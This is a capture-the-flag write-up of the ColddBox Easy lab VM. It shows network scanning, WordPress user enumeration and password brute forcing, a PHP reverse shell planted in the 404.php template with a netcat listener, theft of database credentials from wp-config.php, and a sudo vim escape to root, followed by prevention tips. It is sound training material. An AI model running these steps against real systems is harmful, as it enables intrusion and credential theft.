
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
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
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First Download the cold box from vulnweb.



Then setup the VM with network = "bridged" and usb port 1.1 version.





Do Ifconfig to find your IP.

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                                                                root@kali: ~
File Actions Edit View Help
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.0.117 netmask 255.255.255.0 broadcast 192.168.0.255
       inet6 fe80::be15:2dd7:5111:8de2 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
       RX packets 1337 bytes 656350 (640.9 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 761 bytes 91877 (89.7 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 4 bytes 240 (240.0 B)
       RX errors 0 dropped 0 overruns 0
       TX packets 4 bytes 240 (240.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Method of exploitation

Methodology:

- The target machine IP address by running the VM.
- Network Scanning
- Enumeration and identifying vulnerability in WordPress
- Brute forcing on WordPress login
- Uploading a Reverse Shell
- Getting root privileges and reading the flag

1. The target machine IP address by running the VM.

Step 1: The first Step to identify the target machine IP address; since I was running the virtual machine in the same network, I can identify the target machine IP address by running the netdiscover command.

Command - netdiscover -r 192.168.0.0/24

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                                                                   root@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540
  ΙP
              At MAC Address
                                   Count Len MAC Vendor / Hostname
                                   3 180 TP-LINK TECHNOLOGIES CO.,LTD.
1 60 PCS Systemtechnik GmbH
192.168.0.1
              d8:47:32:3a:c4:e4
192.168.0.105 08:00:27:b9:b6:a5
192.168.0.116 28:cd:c4:cc:95:43
192.168.0.106 5a:81:9e:ce:22:70
                                       1 60 CHONGQING FUGUI ELECTRONICS CO.,LTD.
1 60 Unknown vendor
                                       1 60 HP Inc.
60 Unknown vendor
60 Unknown vendor
```

In the above screenshot showing multiple IP address (i.e.: target IP: 192.168.0.105 & Attacker or Kali Machine IP: 192.168.0.117).

2. Network Scanning

Step 2 : After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.

Command: nmap - Pn 192.168.0.0/24

```
nmap -Pn 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-02 09:14 EST
Nmap scan report for 192.168.0.1
Host is up (0.0043s latency).
Not shown: 994 closed tcp ports (reset)
PORT
        STATE SERVICE
21/tcp open ftp
23/tcp open telnet
23/tcp
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1900/tcp open upnp
MAC Address: D8:47:32:3A:C4:E4 (Tp-link Technologies)
Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE
80/tcp open http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.0.107
Host is up (0.0080s latency).
Not shown: 991 closed tcp ports (reset)
          STATE SERVICE
PORT
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
2869/tcp open icslap
3389/tcp open ms-wbt-server
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
MAC Address: 9C:B7:0D:56:30:25 (Liteon Technology)
Nmap scan report for 192.168.0.116
Host is up (0.00094s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT
        STATE SERVICE
902/tcp open iss-realsecure
912/tcp open apex-mesh
3306/tcp open mysql
5357/tcp open wsdapi
6646/tcp open unknown
MAC Address: 28:CD:C4:CC:95:43 (Chongqing Fugui Electronics)
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Nmap scan report for 192.168.0.117
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 6.83 seconds
```

For more information we used whatweb command .


Command – whatweb 192,168,0,105

```
(root@fail)-[~]
| whatwell 192.168.0.105
| http://192.168.0.105 [200 OK] Apache[2.4.18], Country[RESERVED][72], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.0.105], JQuery[1.11.1], MetaGenerato xt/javascript], Title[ColddBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

Service: http | Version: Apache/2.4.18 | HTTPServer: Ubuntu Linux

3. Enumeration and identifying vulnerability in WordPress

Step 3 : From this point I identifies port 80 is opened then it works with the browser. And I enter the target IP into the Mozilla browser.



- As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System).
- The bottom of this has a login link. {Image}
- Now I click that and broswer to that link. Then I identify a standard WordPress page. {IMage}

Step 4 : So now, I used Wpscan tool to find out the usernames and passwords.

Command Used: wpscan --url http://192.168.0.105 --enumerate u

From this, I found there are serveral user names.

In the above screenshot you can find the valid users of the website.

As we see the website is having user coldd in it, we can go ahead with the user "coldd".

Now we are brute forcing the password by using the inbuilt wordlist file in the "/usr/share/wordlists" named "rockyou.txt". (This consists of most of the commonly used passwords)

4. Brute forcing on WordPress login:

Step 5 : Here, I choose the coldd username and I perform a brute force attack using wpscan to find the password.


Command: wpscan –url http://192.168.0.105 –username coldd –passwords /usr/share/wordlists/rockyou.txt




You can see that there is a "Valid Combination Found".

With username = coldd and password = 9876543210

Step 6 : Now, I used this username and password to log into the WordPress admin dashboard.




Now I'm in the admin dashboard. WordPress just like any other content management system always has a way to execute code so long as I was authenticated. In my case edit a 404.php template and use it to get a shell on the box.




5. Upload Reverse Shell:

Step 7: Now we go to appearance and editor to upload the reverse shell



Step 8: I can a reverse Shell by modifying the 404.php



Step 9: In this reverse-shell, I have to change my IP and Port.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.117'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Step 10: Next, I set up a netcat listener on the box. Re-browsing targeted IP address on the browser. Now, I opened the python spawned shell.

Command: nc -lnvp 1234

```
listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:51:12 up 2:19, 0 users, load average: 0.00, 0.00, 0.01
USER TTY FROM LOGIN@ IDLE JCPU PCPI
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
                                                                  IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ which python3
/usr/bin/python3

$ python3 -c "import pty;pty.spawn('/bin/bash')"

www-data@ColddBox-Easy:/$
www-data@ColddBox-Easy:/$ ls
bin home
                                                                                    vmlinuz.old
boot initrd.img lost+found proc snap usr
dev initrd.img.old media root srv var
etc lib mnt run sys vmlinuz
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
hidden
                                                          wp-includes
                         wp-blog-header.php
                                                                                        wp-signup.php
                         wp-comments-post.php wp-links-opml.php wp-trackback.php
index.php wp-comments-post.php wp-load.php
license.txt wp-config-sample.php wp-login.php
readme.html wp-config.php wp-login.php
wp-activate.php wp-content wp-mail.php
index.php
                                                                                        xmlrpc.php
wp-activate.php wp-content
wp-admin
                         wp-cron.php
                                                            wp-settings.php
 www-data@ColddBox-Easy:/var/www/html$
```

In the above screenshot, showing the important wp-config.php file because it contains the user name and password for the database.

Step 11: Then I used more command to see the file username and password.

```
Listening on [any] 1234 ...
connect to [192.168.0.117] from (UNKNOWN) [192.168.0.105] 42694
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:51:12 up 2:19, 0 users, load average: 0.00, 0.00, 0.01
USER TTY FROM LOGING IDLE JCPU PCPU WHAT uid-33(www-data) gid=33(www-data) groups=33(www-data) // bin/sh: 0: can't access tty; job control turned off
uid=33(www-data) gid=33(www-data) groups=33(www-data)
und=33 (www-data) gld=33 (www-data) groups=33 (www-ds

$ whomi

www-data

$ which python3

\usr/bin/python3

$ python3 -c "import pty;pty.spawn('/bin/bash')"

www-data@ColddBox-Easy:/$
 www-data@ColddBox-Easy:/$ ls
bin home lib64 opt sbin tmp
boot initrd.img lost+found proc snap usr
dev initrd.img.old media root srv var
etc lib mnt run sys vmli
www-data@ColddBox-Easy:/$ cd /var/www/html
cd /var/www/html
www.datawcotdoox Ldsy./p cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden
                                    wp-blog-header.php wp-includes wp-signup.php wp-comments-post.php wp-links-opml.php wp-trackback.php wp-config-sample.php wp-login.php wp-config.php wp-config.php wp-mp-config.php
index.php
license.txt
                                                                      wp-login.php
wp-mail.php
wp-activate.php wp-content wp-admin wp-cron.php
wp-admin wp-cron.php wp-settings.php
www-data@ColddBox-Easy:/var/www/html$ more wp-config.php
more wp-config.php
<?php
   * The base configurations of the WordPress.
  * This file has the following configurations: MySQL settings, Table Prefix,
* Secret Keys, and ABSPATH. You can find more information by visiting
* {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
* Codex page. You can get the MySQL settings from your web host.
  ... * This file is used by the wp-config.php creation script during the * installation. You don't have to use the web site, you can just copy this file * to "wp-config.php" and fill in the values.
```

```
*
 * @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //

/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'coldd');
--More--(25%)

--More--(25%)

/** MySQL database password */
--More--(26%)
define('DB_PASSWORD', 'cybersecurity');
--More--(28%)

--More--(28%)
/** MySQL hostname */
--More--(28%)^C
```

From this, I can obtain the credentials.


Step 12 : Now I used credentials to log into that account.

```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity
```

Step 13: Next I perform the Is command to know what the files in there are. Then I find a file called user.txt. Now I use cat command to see the content of the file. Then decode this text.

```
c0ldd@ColddBox-Easy:/var/www/html$ cd /home/c0ldd
cd /home/c0ldd
coldd@ColddBox-Easy:~$ ls
ls
user.txt
coldd@ColddBox-Easy:~$ cst user.txt
cst user.txt
No se ha encontrado la orden «cst» pero hay 18 similares
cst: no se encontró la orden
coldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ=
coldd@ColddBox-Easy:~$ cat user.txt |base64 -d
cat user.txt |base64 -d
Felicidades, primer nivel conseguido!coldd@ColddBox-Easy:~$
```

I found the first flag from that file: Congratulations, first level achieved!



6. Getting root privileges and reading the flag


Step 14 : I Perform sudo -l command to list binary files of root.

```
Felicidades, primer nivel conseguido!c0ldd@ColddBox-Easy:~$ sudo -l
sudo -l
[sudo] password for c0ldd: cybersecurity

Coincidiendo entradas por defecto para c0ldd en ColddBox-Easy:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

El usuario c0ldd puede ejecutar los siguientes comandos en ColddBox-Easy:
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
```

Go to the website "gtfobins" where you can find different local bypasses possible using different applications.



I choose "vim" to bypass into the root.





Next, I used vim to get a root shell. In this below screenshot root flag was found in the root directory as named as 'root.txt'. It has base64 encoded text. Then I used my kali box to decode this text.

```
:!/bin/sh
# whoami
whoami
root
#
```

```
:!/bin/sh
# whoami
whoami
root
# cd root
cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
cd /root
#ls
root.txt
# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
# cat root.txt |base64 -d
cat root.txt |base64 -d
¡Felicidades, máquina completada!#
```

Finally, I found the root flag from that file: Congratulations, machine completed!#





METHOD OF PREVENTION

Keep Software Updated: Regularly update your operating system, web server, applications, and any other software to ensure that known vulnerabilities are patched.

Firewalls Implement firewalls to control incoming and outgoing network traffic. Restrict access to only necessary ports and services.

Strong Authentication: Use strong, unique passwords for all accounts. Implement multi-factor authentication (MFA) where possible to add an extra layer of security.

Least Privilege Principle: Limit user and system privileges to the minimum necessary for functionality. This helps minimize the potential impact of a security breach.

Regular Audits: Conduct regular security audits and vulnerability assessments to identify and address potential weaknesses in your system.

Security Headers: Utilize security headers like Content Security Policy (CSP) to control which resources can be loaded on your web pages and to mitigate the risk of code injection attacks.

Web Application Firewalls (WAF): Implement a WAF to filter and monitor HTTP traffic between a web application and the Internet. This can help protect against various web-based attacks.

File Upload Security: If your application allows file uploads, ensure proper validation and restrictions on file types, sizes, and locations. This can prevent attackers from uploading malicious files.

Regular Backups: Regularly back up your data and systems. In the event of a security incident, having recent backups can help you restore your systems to a known and secure state.